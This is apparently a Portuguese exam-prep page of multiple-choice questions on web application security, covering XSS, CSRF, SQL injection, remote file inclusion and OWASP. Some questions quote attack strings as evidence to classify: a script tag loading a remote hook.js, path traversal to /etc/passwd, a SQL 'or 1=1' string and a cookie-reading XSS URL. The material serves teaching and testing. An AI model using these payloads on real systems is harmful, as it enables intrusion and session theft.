








Seu próximo nível começa aqui
Com a Assinatura Ilimitada, você tem tudo que precisa para sua aprovação.
Com a Assinatura Ilimitada, você combina prática, teoria e método em uma única assinatura com tudo que você precisa para sua aprovação.
Durante um hackathon de segurança, uma das equipes construiu rapidamente uma funcionalidade de comentários para um sistema de compras.
Para permitir o uso de formatação HTML nos comentários, o desenvolvedor implementou o seguinte template:

Após algum tempo, um usuário publicou o seguinte texto no conteúdo do comentário:

Outros usuários que acessaram a página tiveram transferências não autorizadas de suas contas.
Com base nesse cenário, qual opção explica a falha explorada, indicando o tipo de ataque e como corrigi-la sem perder a possibilidade de exibir algum HTML formatado nos comentários?
O ataque é um CSRF, pois o script realiza uma requisição POST autenticada. A correção é ativar o middleware de proteção CSRF e validar o token de cada requisição.
O ataque é um XSS, pois o código do comentário é executado no navegador de outros usuários. A correção é filtrar e limpar o HTML permitido (mantendo apenas tags seguras, como <b> ou <i>).
O ataque é um XSS, pois o script é executado logo após o envio do comentário. A correção é utilizar o auto-escape com a exibição do comentário realizada pelo código:
<div>{{ ultimo_comentario }}</
É uma falha de validação de entrada por CSRF, pois o sistema não restringe o conteúdo do comentário. A correção é bloquear qualquer HTML e exibir apenas texto puro.
As aplicações web estão sujeitas a diversas vulnerabilidades de segurança que podem comprometer a confidencialidade e integridade dos dados.
Assinale a alternativa correta considerando os riscos de injeção e Cross-Site Scripting (XSS).
O Cross-Site Scripting (XSS) refletido ocorre quando um script malicioso é armazenado permanentemente no banco de dados da aplicação e executado automaticamente sempre que outros usuários acessam o conteúdo comprometido.
O armazenamento de senhas utilizando algoritmos criptográficos simétricos e uma chave mantida pela aplicação é considerado uma prática recomendada, pois permite recuperar a senha original do usuário, quando necessário.
A utilização de consultas parametrizadas (Prepared Statements) elimina a necessidade de validação dos dados de entrada, uma vez que impede qualquer tipo de ataque baseado em manipulação de parâmetros enviados pelo usuário.
O Cross-Site Scripting (XSS) Armazenado caracteriza-se pela execução de código JavaScript exclusivamente no servidor da aplicação, antes do envio da resposta HTTP ao navegador do usuário.
A vulnerabilidade de injeção de SQL (SQLi) ocorre quando dados não confiáveis fornecidos pelo usuário são enviados a um interpretador como parte de um comando ou consulta, permitindo que o atacante manipule o banco de dados.
O XSS (Cross-site Scripting) é um ataque do tipo injection, que traz riscos se não for tratado corretamente. O site OWASP top 10 na sua lista de 2025, elenca o ataque de injection na quinta posição, mostrando a importância da sua mitigação para um desenvolvimento seguro.
Assinale a opção que indica o procedimento correto para mitigar ataques do tipo XSS.
Sanitizar as tabelas lookup, evitando que scripts sejam executados no CSS.
Evitar que as URL contenham comandos em SQL, assim impedindo o XSS server-side.
Proteger o servidor contra execução de scripts indevidos, o que impede qualquer forma de XSS.
Garantir que os scripts inline possam ser executados, o que permite que esses funcionem conforme o desejado pelo programador.
Validar todas as entradas fornecidas pelos usuários, impedindo que payloads maliciosos sejam inseridos e executados no ambiente client-side.
Os ataques de Cross-Site Scripting (XSS) são um tipo de injeção em que scripts maliciosos são inseridos em sites legítimos e confiáveis. Assinale o item que apresenta uma evidência relacionada a um ataque de XSS.
https://lojadebolo.com.br/produtos#prod=file:///etc/passwd
https://lojadebolo.com.br/produtos#prod=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fet c/config
https://lojadebolo.com.br/produtos#prod=1'%20or%20'1'%20=%20'1&password=1'%20or %20'1'%20=%20'1
https://lojadebolo.com.br/produtos#prod=chocolate%3Cscript%20src%3D%22https%3A%2F% 2Frepo123.ru%2Fhook.js%22%3E%3C%2Fscript%3E
No contexto de conceitos e modos de utilização do sistema operacional Chrome OS, o sandboxing é um mecanismo fundamental que isola processos e restringe seus privilégios, limitando o impacto de eventuais vulnerabilidades em abas do navegador, aplicativos e extensões. A esse respeito, analise as afirmativas a seguir:
I.O Chrome OS executa cada aba do navegador Chrome, bem como aplicativos (incluindo Android apps e PWAs), em processos separados e isolados, com privilégios mínimos, de forma a reduzir significativamente o acesso direto a recursos do sistema operacional.
II.O sandboxing no Chrome OS impede que um processo comprometido tenha acesso irrestrito à memória ou aos recursos de outros processos e do sistema, constituindo uma das principais camadas de defesa do sistema.
III.O mecanismo de sandboxing do Chrome é desativado automaticamente quando o usuário acessa o sistema por meio do modo convidado (Guest Mode ou "Navegar como convidado").
É correto o que se afirma em:
I, II e III.
II e III, apenas.
I, apenas.
I e II, apenas.
III, apenas.
Um portal educacional exibe mensagens de feedback diretamente no navegador a partir de parâmetros recebidos na requisição.
A estrutura
https://portal.br/msg?texto=<script>document.cookie</
Injeção SQL.
XSS.
CSRF.
Injeção de Comandos.
Falsificação de Origem.
Ao realizar uma análise de riscos, um analista identificou que a vulnerabilidade de Cross-Site Scripting em um portal de serviços tem uma probabilidade de ocorrência classificada como média e um impacto potencial classificado como Alto. A organização utiliza uma matriz de riscos 5X5 (Muito Baixa, Baixa, Média, Alta, Muito Alta). Para tratar este risco, foi implementado um WAF, que reduz a probabilidade de exploração de Média para Baixa.
Considerando a abordagem da ISO/IEC 27005, o termo técnico para o risco após a implementação do WAF e antes da decisão final de aceitação ou tratamento adicional é
Risco Inerente
Risco Bruto
Risco Aceitável
Risco Residual
Risco Mitigado
Uma aplicação web processa informações enviadas por formulários públicos antes de utilizá-las em consultas ao banco de dados ou renderização na interface. A equipe de desenvolvimento implementa uma rotina que neutraliza caracteres especiais e sequências maliciosas, impedindo que comandos não autorizados sejam interpretados pelo motor de execução. Assinale a alternativa que classifica essa prática de segurança aplicada ao tratamento de dados externos.
Criptografia de Dados.
Autenticação Biométrica.
Sanitização de Entradas.
Registro de Eventos.
Segmentação de Rede.
O OWASP Top 10 classifica o Cross-Site Scripting (XSS) como uma das vulnerabilidades mais comuns em aplicações web, especialmente no front-end. Assinale a alternativa abaixo que descreve a principal estratégia para mitigar o risco de XSS em um aplicativo web.
Validar, filtrar e escapar corretamente os dados inseridos pelo usuário antes de exibi-los em páginas HTML.
Utilizar sanitização de entrada baseada em regex que permite a execução de scripts legítimos, mas bloqueia as tags de script maliciosas.
Permitir que os dados do usuário sejam diretamente inseridos em elementos HTML, desde que o conteúdo seja criptografado na transmissão.
Empregar a técnica de Content Security Policy (CSP) para permitir a execução de qualquer script externo, desde que suas fontes sejam especificadas e seguras.
No desenvolvimento de aplicações web com PHP, a segurança é uma preocupação primordial para prevenir vulnerabilidades comuns como Cross-Site Scripting (XSS) e SQL Injection. Acerca das práticas de segurança em PHP, registre V, para as afirmativas verdadeiras, e F, para as falsas:
(__)Para prevenir ataques de SQL Injection de forma eficaz, a melhor prática é utilizar declarações preparadas (prepared statements) com APIs como PDO (PHP Data Objects) ou MySQLi, em vez de concatenar ou interpolar variáveis diretamente em strings de consulta SQL.
(__)A função mysql_real_escape_string(), apesar de ainda funcional, é considerada obsoleta e insegura para prevenir SQL Injection em versões modernas do PHP, pois pertence à extensão mysql_ que foi removida no PHP 7.
(__)A utilização da função htmlspecialchars() é uma medida crucial para mitigar ataques de Cross-Site Scripting (XSS) refletido e armazenado, pois ela converte caracteres especiais, como < e >, em suas respectivas entidades HTML, impedindo que o navegador interprete o dado como código.
(__)Para proteger contra ataques de Cross-Site Request Forgery (CSRF), é suficiente verificar o cabeçalho HTTP Referer para garantir que a solicitação se origina do mesmo domínio, não sendo necessária a implementação de tokens de sincronização (synchronizer tokens).
Após análise, assinale a alternativa que apresenta a sequência correta dos itens acima, de cima para baixo:
V, F, V, V.
V, V, V, F.
V, V, V, V.
F, F, V, V.
V, F, F, F.
A respeito do ataque Cross-Site Scripting (XSS), considere o cenário fictício a seguir:
Um site permite que os usuários insiram comentários em uma página de blog.
Um usuário mal-intencionado insere um código JavaScript no campo de comentários e percebe que, quando outros usuários acessam a página, esse script é executado no navegador deles.
Com base neste cenário, é CORRETO afirmar:
Um ataque XSS não representa nenhum risco, pois ele só pode exibir alertas inofensivos no navegador.
O ataque XSS pode ser utilizado para roubar cookies de sessão de usuários, o que pode levar à elevação de privilégios.
O ataque XSS pode ser completamente evitado apenas restringindo o uso de cookies.
Cross-Site Scripting (XSS) é um ataque que compromete diretamente a integridade do sistema operacional do servidor, permitindo o controle remoto do servidor.
Para que o XSS funcione, o invasor precisa ter acesso físico ao dispositivo da vítima.
A metodologia OWASP (open web application security project) propõe um modelo de escopo de segurança restrito às etapas finais do desenvolvimento de software, focando principalmente na detecção e na mitigação de vulnerabilidades em produtos já prontos.
Certo
Errado
Analise as afirmativas abaixo sobre XSS.
1. Atua sobre vulnerabilidades da política de mesma origem (SOP), muitas vezes contornando este conceito de política de segurança.
2. Funciona injetando binários server-side que influenciam como as páginas web do lado do cliente são geradas.
3. XSS atua primariamente em aplicações da web, nas quais o uso de Javascript e HTML é predominante.
Assinale a alternativa que indica todas as afirmativas corretas.
É correta apenas a afirmativa 2.
São corretas apenas as afirmativas 1 e 2.
São corretas apenas as afirmativas 1 e 3.
São corretas apenas as afirmativas 2 e 3.
São corretas as afirmativas 1, 2 e 3.
A página web da sociedade empresária Exemplo1234, disponível na internet, permite que internautas acessem o edital de uma vaga de trabalho por meio do endereço eletrônico http://empresa1234.com/vaga.php?file=vaga.pdf.
Durante a verificação de vulnerabilidades contratada por essa empresa, foi observado que o servidor da página web da Empresa1234 processava o valor fornecido no parâmetro file sem realizar validação ou sanitização adequada.
Como resultado, foi possível incluir e executar no servidor o conteúdo de um arquivo malicioso hospedado no endereço http://testevulnerabilidade.com/badpage.php
O teste foi realizado utilizando o seguinte endereço:
http://empresa1234.com/vaga.php?file=http://testevulnerabilida de.com/badpage.php
Ao acessar essa URL, o conteúdo do arquivo badpage.php foi carregado e executado diretamente pelo servidor da Empresa1234, comprometendo sua segurança.
O tipo de vulnerabilidade presente no servidor de página da Empresa1234 é o
LFI – Local File Inclusion.
XSS – Cross-Site Scripting.
SQL Injection.
RFI – Remote File Inclusion.
FPD – Full Path Disclosure.
Segundo a OWASP, os três elementos-chave para uma robusta proteção de dados em aplicações Web são
acessibilidade, consistência e durabilidade.
confidencialidade, integridade e disponibilidade.
autenticação dupla, integridade e segurança lógica.
consistência forte, integralidade e segurança virtual.
criptografia, validação em vários fatores e auditabilidade.
As aplicações web são suscetíveis a diversos tipos de ataques e é importante saber qual medida adotar para prevenir cada um deles.
Assinale a alternativa que apresenta CORRETAMENTE qual tipo de ataque pode ser prevenido com o uso de cabeçalhos de segurança HTTP, como Content-Security-Policy:
SQL Injection.
Eavesdropping.
Cross-Site Scripting.
Ataque de força bruta.
Considere a seguinte URL.

Se nenhum outro controle estiver em vigor, um atacante pode simplesmente modificar o valor id para visualizar outros registros da aplicação em questão, sendo esse um exemplo de referência insegura a objetos que leva ao escalonamento horizontal de privilégios.
Certo
Errado
Aplicações Web são
aplicações criadas unicamente para disponibilizar conteúdo estático.
programas desenvolvidos para executar processos de negócios mediante requisições.
aplicativos que rodam exclusivamente em arquiteturas de alta escalabilidade como CGI (Common Gateway Interface).
programas com arquitetura exclusivamente em duas camadas e equivalente a arquitetura monolítica.
programas que rodam na arquitetura J2EE apesar de restringir a escalabilidade das aplicações.
Devido a suas características e à sua natureza de uso, QR codes impedem que usuários sejam direcionados para páginas falsas.
Certo
Errado
Cross-site scripting é um tipo clássico de CVE (Common Vulnerabilities and Exposures) que permite a neutralização de entradas com parâmetros inadequados para um sistema Web.
Certo
Errado



